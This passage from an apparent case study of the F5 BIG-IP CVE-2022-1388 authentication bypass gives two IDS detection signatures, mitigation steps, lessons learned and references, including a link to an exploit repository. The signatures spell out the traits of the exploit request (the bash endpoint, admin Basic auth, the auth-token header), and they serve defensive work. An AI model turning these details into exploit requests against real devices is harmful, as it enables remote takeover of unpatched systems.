
- SID 2036546



```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"ET EXPLOIT F5 BIG-IP
iControl REST Authentication Bypass (CVE 2022-1388) M1";
flow:established,to_server; content:"POST"; http_method; content:"/mgmt/tm
/util/bash"; http_uri; fast_pattern; content:"Authorization|3a 20|Basic
YWRtaW46"; http_header; content:"command"; http_client_body;
content:"run"; http_client_body; distance:0; content:"utilCmdArgs";
http_client_body; distance:0; http_connection; content:"x-F5-Auth-Token";
nocase; http_header_names; content:!"Referer"; content:"X-F5-Auth-Token";
flowbits:set,ET.F5AuthBypass; reference:cve,2022-1388;
classtype:trojan-activity; sid:2036546; rev:2; metadata:attack_target
Web_Server, created_at 2022_05_09, deployment Perimeter, deployment
SSLDecrypt, former_category EXPLOIT, performance_impact Low,
signature_severity Major, updated_at 2022_05_09;
```

Figure 7.2: SID 2036546 additional signature

- SID 2036547



```
alert http $HOME_NET any -> any any (msg:"ET EXPLOIT F5 BIG-IP iControl
REST Authentication Bypass Server Response (CVE 2022-1388)";
flow:established,to_client; flowbits:isset,ET.F5AuthBypass;
content:"200"; http_stat_code; file_data; content:"kind";
content:"tm|3a|util|3a|bash|3a|runstate"; fast_pattern; distance:0;
content:"command"; distance:0; content:"run"; distance:0;
content:"utilCmdArgs"; distance:0; content:"commandResult"; distance:0;
reference:cve,2022-1388; classtype:trojan-activity; sid:2036547; rev:1;
metadata:attack_target Web_Server, created_at 2022_05_09, deployment
Perimeter, deployment SSLDecrypt, former_category EXPLOIT,
performance_impact Low, signature_severity Major, updated_at 2022_05_09;)
```

Figure 7.3: SID 2036547 additional signature

8. Mitigation

- F5 recommends that impacted systems be updated to the most recent KB. [4]
- Provide local IP address ranges to block access to iControl REST (i.e.: 127.0.0.1)
- The management interface should be restricted to networks or VLANs that are known to be secure.
- Changing the httpd configuration for BIG-IP
- Make sure there was no previous tampering with the system by conducting a forensics investigation on the following locations. [15]
  - /var/log/audit
  - /var/log/restjavad-audit.0.log
- As soon as feasible, F5 users should follow F5's upgrade instructions for their BIG-IP devices. In addition, only authorized users should be able to gain access administration interface of F5 BIG-IP devices (or any other equivalent appliance) via the network's management port. On the upgrade version, 17.0.0 fixed this vulnerability.
- A successful exploitation effort of this vulnerability could be extremely difficult to reverse. If possible, all impacted BIG-IP devices should be rebuilt from scratch and their certificates or passwords changed.

9. Lessons Learned from CVE-20220-1388

One of the main lessons that can be learned from the followed case study is security is one of the pioneer elements of any organization or product vendor. Whether the organization is big or small security should be a main priority of the organization. Since any of the software products such as web applications, mobile applications or any other might be prone to the zero-day exploitation which already not been discovered yet. F5 products may suffer these kinds of critical and high severity vulnerabilities previously, it is always recommended that use up-to-date patched versions of the BIG-IP products.

Always good to reduce the future potential risks by implementing suitable preventive actions. One preventive action that can take into consideration is to isolate each application with specific load balancers. This might be more helpful for mission-critical systems. The solution is to isolate the applications behind two or more load balancers.

Another preventive security measure is to take backup and maintain the proper restore mechanism of the applications. Also, a proactive incident management response plan would be another best solution for further discussions.

10. Conclusion

This study followed the novel Zero-Day exploitation CVE-2022-1388 on F5 BIG-IP. To safeguard the most important application assets, F5 offers Application Delivery Network security. The secure application paradigm must be carried down to BIG-IP system basic elements by F5 in order to give businesses reliable and secure access to corporate apps. Providing security for application transport alone is not adequate; the transporting equipment must also be secure. To avoid these kinds of critical vulnerabilities in the future, always recommended to adhere to the best cyber security practices such as the use of up-to-date products, and application versions and conducting vulnerability management programs and assessments for the application layer as well as for the network layer according to specific periods.

11. References

[1] "CVE-2021-22986: F5 Patches Several Critical Vulnerabilities in BIG-IP, BIG-IQ - Blog | Tenable®." https://www.tenable.com/blog/cve-2021-22986-f5-patches-several-critical-vulnerabilities-in-big-ip-big-iq (accessed Jun. 04, 2022).

[2] "K03009991: iControl REST unauthenticated remote command execution vulnerability CVE-2021-22986 | AttackerKB." https://attackerkb.com/topics/J6pWeg5saG/k03009991-icontrol-rest-unauthenticated-remote-command-execution-vulnerability-cve-2021-22986/rapid7-analysis (accessed Jun. 04, 2022).

[3] "How To Fix CVE-2022-1388- A Critical RCE Vulnerability In BIG-IP - The Sec Master." https://thesecmaster.com/how-to-fix-cve-2022-1388-a-critical-rce-vulnerability-in-big-ip/ (accessed Jun. 04, 2022).

[4] "BIG-IP iControl REST vulnerability CVE-2022-1388." https://support.f5.com/csp/article/K23605346 (accessed Jun. 03, 2022).

[5] "iControl ® REST API User Guide".

[6] "Cyble — F5 BIG-IP Remote Code Execution Vulnerability CVE-2022-1388." https://blog.cyble.com/2022/05/12/f5-big-ip-remote-code-execution-vulnerability-cve-2022-1388/ (accessed Jun. 03, 2022).

[7] "How I could exploit the CVE-2022-1388, F5 BIG IP iControl Authentication bypass to RCE - SecurityFlow." https://securityflow.io/how-i-could-exploit-the-cve-2022-1388/ (accessed Jun. 03, 2022).

[8] "F5 iControl REST Endpoint Authentication Bypass Technical Deep Dive – Horizon3.ai." https://www.horizon3.ai/f5-icontrol-rest-endpoint-authentication-bypass-technical-deep-dive/ (accessed Jun. 05, 2022).

[9] "hop-by-hop headers - HackTricks." https://book.hacktricks.xyz/pentesting-web/abusing-hop-by-hop-headers (accessed Jun. 04, 2022).

[10] https://github.com/ZephrFish/F5-CVE-2022-1388-Exploit (accessed Jun. 04, 2022).

[11] "Vulnerability Analysis - CVE-2022-1388 - Randori." https://www.randori.com/blog/vulnerability-analysis-cve-2022-1388/ (accessed Jun. 05, 2022).

[12] "Malware targeting latest F5 vulnerability - Lacework." https://www.lacework.com/blog/malware-targeting-latest-f5-vulnerability/ (accessed Jun. 04, 2022).

[13] "Threat Actors Exploiting F5 BIG-IP CVE-2022-1388 | CISA." https://www.cisa.gov/uscert/ncas/alerts/aa22-138a (accessed Jun. 04, 2022).

[14] "Considerations and guidance when you suspect a security compromise on a BIG-IP system." https://support.f5.com/csp/article/K11438344 (accessed Jun. 04, 2022).

[15] "Securonix Threat Labs Initial Coverage Advisory: F5 BIG-IP Vulnerability (CVE-2022-1388) Detection Using Security Analytics - Securonix." https://www.securonix.com/blog/f5-big-ip-vulnerability-cve-2022-1388-detection/ (accessed Jun. 03, 2022).